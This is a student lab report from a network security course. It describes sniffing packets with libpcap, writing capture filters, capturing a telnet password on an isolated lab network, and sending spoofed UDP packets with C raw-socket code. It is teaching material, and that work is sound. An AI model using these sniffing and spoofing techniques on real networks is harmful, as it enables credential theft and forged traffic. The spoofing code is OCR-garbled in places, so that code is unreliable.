

COMPUTER NETWORK SECURITY - UE18CS335

ASSIGNMENT 2: SNIFFING AND SPOOFING USING PCAP LIBRARY

Name: Ankitha P Class: 6 'D'

Srn: PES1201801491 (43) **Date**: 07/02/2021

OBJECTIVE

1. Writing programs to sniff and spoof packets using pcap library

2. Understanding how a sniffer works, writing filters, sniffing passwords

3. Understand how spoofing works

Task 1: Writing Programs to Sniff and Spoof Packets using pcap library

Sniffer programs can be easily written using the pcap library. With pcap, the task of sniffers becomes invoking a simple sequence of procedures in the pcap library. At the end of the sequence, packets will be put in buffer for further processing as soon as they are captured. All the details of packet capturing are handled by the pcap library

Task 1.1: Writing Packet Sniffing Program

Attacker machine: 10.0.2.14

Victim machine: 10.0.2.13

sniffex.c program was downloaded from the tutorial mentioned in the

manualcompiles and run using:

gcc -Wall -o sniffex sniffex.c -lpcap
sudo ./sniffex

screen dump evidence to show that the program runs successfully and produces expected results:

```
[02/07/21]seed@Ankitha_PES1201801491:~$ sudo ./sniffex
sniffex - Sniffer example using libpcap
Copyright (c) 2005 The Tcpdump Group
THERE IS ABSOLUTELY NO WARRANTY FOR THIS PROGRAM.
Device: enp0s3
Number of packets: 10
Filter expression: ip
Packet number 1:
        From: 10.0.2.14
          To: 10.0.2.3
   Protocol: UDP
Packet number 2:
        From: 10.0.2.3
To: 10.0.2.14
   Protocol: UDP
Packet number 3:
   From: 10.0.2.13
To: 10.0.2.3
Protocol: UDP
Packet number 4:
        From: 10.0.2.3
To: 10.0.2.13
   Protocol: UDP
[1]+ Stopped
                                   sudo ./sniffex
[02/07/21]seed@Ankitha_PES1201801491:~$
```

The filter used was:

```
char filter_exp[] = "ip";/* filter expression */
struct bpf_program fp;
bpf_u_int32 mask;
bpf_u_int32 net;
int num_packets = 10;
```

Problem 1: Please use your own words to describe the sequence of the library calls that are essential for sniffer programs. This is meant to be a summary, not detailed explanation like the one in the tutorial.

The following calls are within **sniffex.c**:

- 1. pcap_lookupdev: Finds a capture device to sniff on
- 2. **pcap_lookupnet**: Returns the network number and mask for the capture device
- 3. **pcap_open_live**: Starts sniffing on the capture device
- 4. **pcap_datalink**: Returns the kind of device we're capturing on

- 5. **pcap_compile**: Compiles the filter expression stored in a regular stringin order to set the filter
- 6. pcap setfilter: Sets the compiled filter
- 7. At this point, we can either sniff one packet at a time (pcap_next) or continuously sniff (pcap_loop). Since sniffex.c uses we'll continue with pcap_loop
- 8. **pcap_loop**: Sets callback function for new (filtered) packets
- 9. **pcap_freecode:** Frees up allocated memory generated by pcap_compile
- 10. pcap close: Closes the sniffing session

Problem 2: Why do you need the root privilege to run sniffex? Where does the program fail if executed without the root privilege?

You need root in order for sniffex to run because sniffex will need to access a network device which a non-root user cannot do. Because of the hierarchy of network, the OS hides the details below the application layer. For users, they do not need to know what the packet's content is, but for some attackers they could get useful things for their evil. Another reason is that the program calls the system API. So the root privilege is requested.

The error obtained without root privilege:

```
[02/07/21]seed@Ankitha_PES1201801491:~$ ./sniffex sniffex - Sniffer example using libpcap Copyright (c) 2005 The Tcpdump Group THERE IS ABSOLUTELY NO WARRANTY FOR THIS PROGRAM.

Device: enp0s3
Number of packets: 10
Filter expression: ip
Couldn't open device enp0s3: enp0s3: You don't have permission to capture on that device (socket: Operation not permitted)
[02/07/21]seed@Ankitha_PES1201801491:~$
```

The code snippet that is responsible for the program to fail without the root privilege.

Problem 3: Please turn on and turn off the promiscuous mode in the sniffer program. Can you demonstrate the difference when this mode is on and off? Please describe how you demonstrate this.

When **Promiscuous mode** is turned **on**:

```
[02/07/21]seed@Ankitha_PES1201801491:~$ ping 8.8.8.8
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=117 time=127 ms
64 bytes from 8.8.8.8: icmp seq=2 ttl=117 time=41.1 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=117 time=37.9 ms
64 bytes from 8.8.8.8: icmp_seq=4 ttl=117 time=40.5 ms
64 bytes from 8.8.8.8: icmp_seq=5 ttl=117 time=39.2 ms
64 bytes from 8.8.8.8: icmp_seq=6 ttl=117 time=37.9 ms
64 bytes from 8.8.8.8: icmp_seq=7 ttl=117 time=40.8 ms
64 bytes from 8.8.8.8: icmp_seq=8 ttl=117 time=40.2 ms
64 bytes from 8.8.8.8: icmp_seq=9 ttl=117 time=39.8 ms
64 bytes from 8.8.8.8: icmp_seq=10 ttl=117 time=40.9 ms
64 bytes from 8.8.8.8: icmp_seq=11 ttl=117 time=40.6 ms
64 bytes from 8.8.8.8: icmp_seq=12 ttl=117 time=40.9 ms
64 bytes from 8.8.8.8: icmp seq=13 ttl=117 time=40.5 ms
[1]+ Stopped
                                               ping 8.8.8.8
[02/07/21]seed@Ankitha_PES1201801491:~$
[02/07/21]seed@Ankitha_PES1201801491:~$ sudo ./sniffex
sniffex - Sniffer example using libpcap
Copyright (c) 2005 The Tcpdump Group
THERE IS ABSOLUTELY NO WARRANTY FOR THIS PROGRAM.
Device: enp0s3
Number of packets: 10

    ■    ■ Terminal


                                         Filter expression: ip
Packet number 1:
         From: 10.0.2.13
           To: 8.8.8.8
                                                      UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
    Protocol: ICMP
                                                      RX packets:229 errors:0 dropped:0 overruns:0 frame:0 TX packets:162 errors:0 dropped:0 overruns:0 carrier:0 collisions:0 txqueuelen:1000
Packet number 2:
         From: 8.8.8.8
To: 10.0.2.13
                                                      RX bytes:66256 (66.2 KB) TX bytes:21645 (21.6 KB)
    Protocol: ICMP
                                                      Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:65536 Metric:1
                                         lo
Packet number 3:
    From: 10.0.2.13
To: 8.8.8.8
Protocol: ICMP
                                                      RX packets:370 errors:0 dropped:0 overruns:0 frame:0 TX packets:370 errors:0 dropped:0 overruns:0 carrier:0
                                                      collisions:0 txqueuelen:1
RX bytes:36217 (36.2 KB) TX bytes:36217 (36.2 KB)
Packet number 4:
         From: 8.8.8.8
To: 10.0.2.13
                                         [02/07/21]seed@Ankitha PES1201801491:~$
    Protocol: ICMP
Packet number 5:
From: 10.0.2.13
            To: 8.8.8.8
    Protocol: ICMP
```

Promiscuous mode allows for a network sniffer to pass *all* traffic from a network controller and not just the traffic that the network controller was intended to receive.

Whether or not the capture device is in promiscuous mode determines on the third parameter (a 'boolean' int) in pcap_open_live . The code below highlights it:

When Promiscuous mode is turned OFF:

The promiscuous mode is turned off in the networks setting:



```
/* open capture device */
handle = pcap_open_live(dev, SNAP_LEN, 0, 1000, errbuf);
if (handle == NULL) {
          fprintf(stderr, "Couldn't open device %s: %s\n", dev, errbuf);
          exit(EXIT_FAILURE);
}
```

Victim machine pings to 8.8.8.8

```
[02/07/21]seed@Ankitha_PES1201801491:~$ ping 8.8.8.8 PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp seq=1 ttl=117 time=127 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=117 time=41.1 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=117 time=37.9 64 bytes from 8.8.8.8: icmp_seq=4 ttl=117 time=40.5
                                                                    ms
64 bytes from 8.8.8.8: icmp_seq=5 ttl=117 time=39.2
64 bytes from 8.8.8.8: icmp_seq=6 ttl=117 time=37.9
                                                                    ms
64 bytes from 8.8.8.8: icmp_seq=7 ttl=117 time=40.8 64 bytes from 8.8.8.8: icmp_seq=8 ttl=117 time=40.2
64 bytes from 8.8.8.8: icmp_seq=9 ttl=117 time=39.8 ms
64 bytes from 8.8.8.8: icmp_seq=10 ttl=117 time=40.9 ms
64 bytes from 8.8.8.8: icmp_seq=11 ttl=117 time=40.6 ms
64 bytes from 8.8.8.8: icmp_seq=12 ttl=117 time=40.9 ms
64 bytes from 8.8.8.8: icmp_seq=13 ttl=117 time=40.5 ms
^Z
[1]+ Stopped
                                       ping 8.8.8.8
[02/07/21]seed@Ankitha_PES1201801491:~$
```

Attacker machine cannot capture all the packets when the promiscuous mode is turned off:

When promiscuous mode is switched off the sniffer program is not able to sniff through the packets which destination address being that of the machine running the sniffer program. When we send packets to a random address 8.8.8.8 from victim machine (10.0.2.10), the attacker using the sniffer program cannot capture the

packets as the promiscuous mode is off since the NIC (hardware device) discards the packets that are not being sent to the sniffing machine. But if we send packets to the attacker machine (10.0.2.9) the sniffer program captures this packet since the destination is the 10.0.2.9.

Task 1.2B: Writing Filters

The objective of this task to capture certain traffic on the network based on filters. We can provide filters to the sniffer program. In pcap sniffer, when we have a sniffing session opened using "pcap_open_live", we can create a rule set to filter the traffic which needs to be compiled. The rule set which is in the form of a string is compiled to a form which can be read by pcap. The rule set provided here sniffs the ICMP requests and responses between two given hosts. After compiling, the filter needs to be applied using pcap_setfilter () which preps the sniffer to sniff all the traffic based on the filter. Now, actual packets can be captured using pcap_loop().

Capture the ICMP packets between two specific hosts

we can filter only the ICMP packets by modifying the filter_exp[] string.

```
char filter_exp[] = "proto ICMP| and (src host 10.0.2.13 and dst host 10.0.2.2)";/* filter expression */
struct bpf_program fp;
bpf_u_int32 mask;
bpf_u_int32 net;
int num_packets = 10;
```

The above filter code captures all the icmp packets sent from src host 10.0.2.13 to the machine 10.0.2.2

Victim pings to machine 10.0.2.2:

```
■  Terminal
[02/07/21]seed@Ankitha PES1201801491:~$ ping 10.0.2.2
PING 10.0.2.2 (10.0.2.2) 56(84) bytes of data.
64 bytes from 10.0.2.2: icmp_seq=1 ttl=128 time=0.926 ms
64 bytes from 10.0.2.2: icmp_seq=2 ttl=128 time=1.83 ms
64 bytes from 10.0.2.2: icmp_seq=3 ttl=128 time=0.675 ms
64 bytes from 10.0.2.2: icmp_seq=4 ttl=128 time=1.90 ms
64 bytes from 10.0.2.2: icmp_seq=5 ttl=128 time=0.555 ms
64 bytes from 10.0.2.2: icmp_seq=6 ttl=128 time=0.483 ms
64 bytes from 10.0.2.2: icmp_seq=7 ttl=128 time=1.91 ms
64 bytes from 10.0.2.2: icmp seq=8 ttl=128 time=1.79 ms
64 bytes from 10.0.2.2: icmp seq=9 ttl=128 time=0.769 ms
64 bytes from 10.0.2.2: icmp seq=10 ttl=128 time=1.80 ms
64 bytes from 10.0.2.2: icmp seq=11 ttl=128 time=0.416 ms
^Z
                                  ping 10.0.2.2
[8]+ Stopped
[02/07/21]seed@Ankitha PES1201801491:~$
```

Attacker machine sniffs the packet sent from 10.0.2.13 to machine 10.0.2.2

Capture the TCP packets that have a destination port range from to port 10 - 100.

Changing the filter_exp[] variable again we can sniff only TCP packets with a destination port from 10 to 100.

```
char filter_exp[] = "tcp dst portrange 10-100|";/* filter expression */
struct bpf_program fp;
bpf_u_int32 mask;
bpf_u_int32 net;
int num_packets = 10;
```


We know HTTP transfer happens over port 80.

Victim Machine:

Navigating to a webpage within Firefox (over HTTP – port 80) gives the following:



TCP packet captured in wireshark on victim machine when opening a webpage in Firefox (**HTTP request over port 80**)




Attacker machine:

The attacker machine sniffs all the packets sent by the victim machine to port 80

The TCP packet containing payload:

```
To: 34.107.221.82
Protocol: TCP
        Src port: 40412
Dst port: 80
        00000
                                                                                  63 65 73 73
31 0d 0a 48
                                                                                                                2e 74 78 74
6f 73 74 3a
6c 2e 66 69
                                                                                                                                                       GET /success.txt
                                                                                   31 0d
6f 72
                                                                                                                                                        HTTP/1.1..Host:
detectportal.fi
  00016
                                                                                                  74 61 6c
0a 55 73
 00032
                                                                                   6d 0d
6f 7a
20 55
36 38
                                                                                  6d 0d 0a 55 73 65 72 2d
6f 7a 69 6c 6c 61 2f 35
20 55 62 75 6e 74 75 3b
36 38 36 3b 20 72 76 3a
63 6b 6f 2f 32 30 31 30
65 66 6f 78 2f 36 30 2e
74 3a 20 2a 2f 2a 0d 0a
61 6e 67 75 61 67 65 3a
6e 3b 71 3d 30 2e 35 0d
45 6e 63 6f 64 69 6e 67
64 65 66 6c 61 74 65 0d
6f 6e 74 72 6f 6c 3a 20
0d 0a 50 72 61 67 6d 61
68 65 0d 0a 43 6f 6e 6e
6b 65 65 70 2d 61 6c 69
                                                                                                                                      2d
35
                                                                                                                                                       refox.com..User-
Agent: Mozilla/5
  00048
                                                                                                                               72
2f
75
76
31
30
 00064
                                                                                                                                                      .0 (X11; Ubuntu;
Linux i686; rv:
60.0) Gecko/2010
0101 Firefox/60.
  00080
 00096
  00112
 00128
  00144
                                                                                                                                                       0..Accept: */*..
                                                                                                                                                       Accept - Language:
 00160
 00176
00192
00208
                                                                                                                                                       en-US,en;q=0.5.
.Accept-Encoding
                                                                                                                                                      : gzip, deflate.
.Cache-Control:
 00224
00240
00256
                                                                                                                                                      no-cache..Pragma
: no-cache..Conn
  00272
                                                                                                                                                       ection: keep-ali
 00288
                                                                                                                                                       ve....
Packet number 9:
    From: 10.0.2.13
    To: 128.230.247.70
Protocol: TCP
Src port: 40326
Dst port: 80
Payload (417 bytes):
00000 47 45 54 20 2f 7e 77 65 64 75 2f 73 65 65 64 2f GET /~wedu/seed/
```

Wireshark capture on the Attacker machine:



Task 1.3C: Sniffing Passwords

The objective of this task is to sniff passwords using the sniffer program. We will connect to a telnet server (running in our VM) and get password of the user. Our telnet server is running in machine with IP address 10.0.2.

Since we're sniffing telnet passwords, we can just look for tcp packets on port 23:

```
char filter_exp[] = "tcp port 23";/* filter expression */
struct bpf_program fp;
bpf_u_int32 mask;
bpf_u_int32 net;
int num_packets = 10;
```

Victim machine:

Using the Victim machine, I telnet into the attacker machine:

```
🔞 🖨 📵 Terminal
[02/07/21]seed@Ankitha PES1201801491:~$ telnet 10.0.2.14
Trying 10.0.2.14..
Connected to 10.0.2.14.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
Ankitha PES1201801491 login: seed
Password:
Last login: Sun Feb 7 04:32:52 EST 2021 on pts/20
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)
 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support:
                  https://ubuntu.com/advantage
1 package can be updated.
0 updates are security updates.
[02/07/21]seed@Ankitha PES1201801491:~$
```

Attacker machine:

Obviously sniffex would need some modification in order for us to clearly sniff the passwords, but, for short passwords like the password to the SEED VM, we don't need to output just the payload!

The password that has been extracted by the attacker:

Username: seed Password: dees

```
Dst port: 55998
Payload (10 bytes):
00000 50 61 73 73 77 6f 72 64 3a 20
                                                                                                                                                    Password:
 Packet number 36:
From: 10.0.2.13
To: 10.0.2.14
Protocol: TCP
Src port: 55998
Dst port: 23
 Packet number 37:
From: 10.0.2.13
To: 10.0.2.14
Protocol: TCP
Src port: 55998
Dst port: 23
Payload (1 bytes):
30000 64
     cket number 38:
From: 10.0.2.14
To: 10.0.2.13
Protocol: TCP
Src port: 23
Dst port: 55998
Paramat
Prom: 10.0.2.14
To: 10.0.2.13
Protocol: TCP
Src port: 23
Dst port: 55998
ket number 42:
From: 10.0.2.14
To: 10.0.2.13
Protocol: TCP
Src port: 23
Dst port: 55998
number 44:
From: 10.0.2.14
To: 10.0.2.13
```

When we run the telnet the attacker machine, i.e. 10.0.2.14 at port 23, it requests for username and password. As these details are being given, the attacker has sniffed the details including Password using the sniffing program.

Task 2.2: Spoofing

The objectives of this task is to create raw sockets and send spoof packets to the user/victim machine raw sockets give programmers the absolute control over the packet construction

The following code has been written to spoof the packets to an unknown destination

```
#include <stdio.h>
#include <arpa/inet.h>
#include <unistd.h>
#include <string.h>
#include <sys/socket.h>
#include <netinet/ip.h>
#include <stdlib.h>
       struct udpheader
                                         u_int16_t udp_sport;
u_int16_t udp_dport;
u_int16_t udp_ulen;
u_int16_t udp_sum;
 );
struct ipheader {
    unsigned char ip_ihl:4, ip_ver:4;
    unsigned char ip_tos;
    unsigned short int ip_len;
    unsigned short int ip_len;
    unsigned short int ip_flag:3, iph_offset:13;
    unsigned char ip_tti;
    unsigned char ip_tti;
    unsigned char ip_protocol;
    unsigned short int ip_flag:3, iph_offset:13;
    unsigned char ip_protocol;
    unsigned short int ip_chksum;
    struct in_addr ip_source(ip;
    struct in_addr ip_odestip;
};
       void send_raw_ip_packet (struct ipheader *ip)
{
                                     }
setsockopt(sd, IPPROTO_IP, IP_HDRINCL, &enable, sizeof(enable));
stin.sin_famity = AF_INET;
stin.sin_addr = tp->tp_desttp;
tf(sendfo(sd, tp, ntohs(tp->tp_len), 0, (struct sockaddr *)&sin,sizeof(sin)) < 0) {
    perror("CANNOT SEND OUT PACKET"); exit(-1);
                                           printf("Spoofed packet sent...\n");
int main() {
    char buffer[1024];|
    memset(buffer, 0, 1024);
    struct ipheader *ip = (struct ipheader *) buffer;
    struct upheader *up = (struct upheader *) (buffer + sizeof(struct ipheader));
    // Filling in UDP Data field
    char *data = buffer + sizeof(struct ipheader) + sizeof(struct udpheader);
    const char *nsg="Thts is a spoofed packet\n";
    int data_len = strlen(msg);
    strncpy(data, msg, data_len);
    // Fill in the UDP header
    udp->udp_sport = htons(9999);
    udp->udp_optr = htons(8888);
    udp->udp_ulen = htons(sizeof(struct udpheader) + data_len);
    udp->udp_sum = 0;
    // Fill in the IP header
    ip->ip, ver = 4;
    ip->ip, inl = 5;
    ip->ip, tll = 20;
    ip->ip, buffer = sddr = inet_addr("1.2.3.4");
    ip->ip_succetp.s_addr = inet_addr("10.0.2.13");
    ip->ip_lenshtons(sizeof(struct udpheader) + data_len);
    // Send the spoofed packet
    send_raw_ip_packet(ip);
    return 0;
}
```

Attacker Machine: The attacker machine sends a spoofed packet to 10.0.2.13 from a non existing ip 1.2.3.4

```
Terminal

[02/07/21]seed@Ankitha_PES1201801491:~$ gcc -Wall -o spoof spoof.c -lpcap


[02/07/21]seed@Ankitha_PES1201801491:~$ sudo ./spoof

Spoofed packet sent...

[02/07/21]seed@Ankitha_PES1201801491:~$
```

Victim Machine:

nc listening on port 8888.



The spoof program created raw socket and sent spoof packet to the victim machine using the raw sockets from a non-existing ip. The spoofed packet was accepted by the victim machine and has been captured in the wireshark with following details:

Source ip: 1.2.3.4

Destination ip: 10.0.2.13

Source port: 9999

Destination port: 888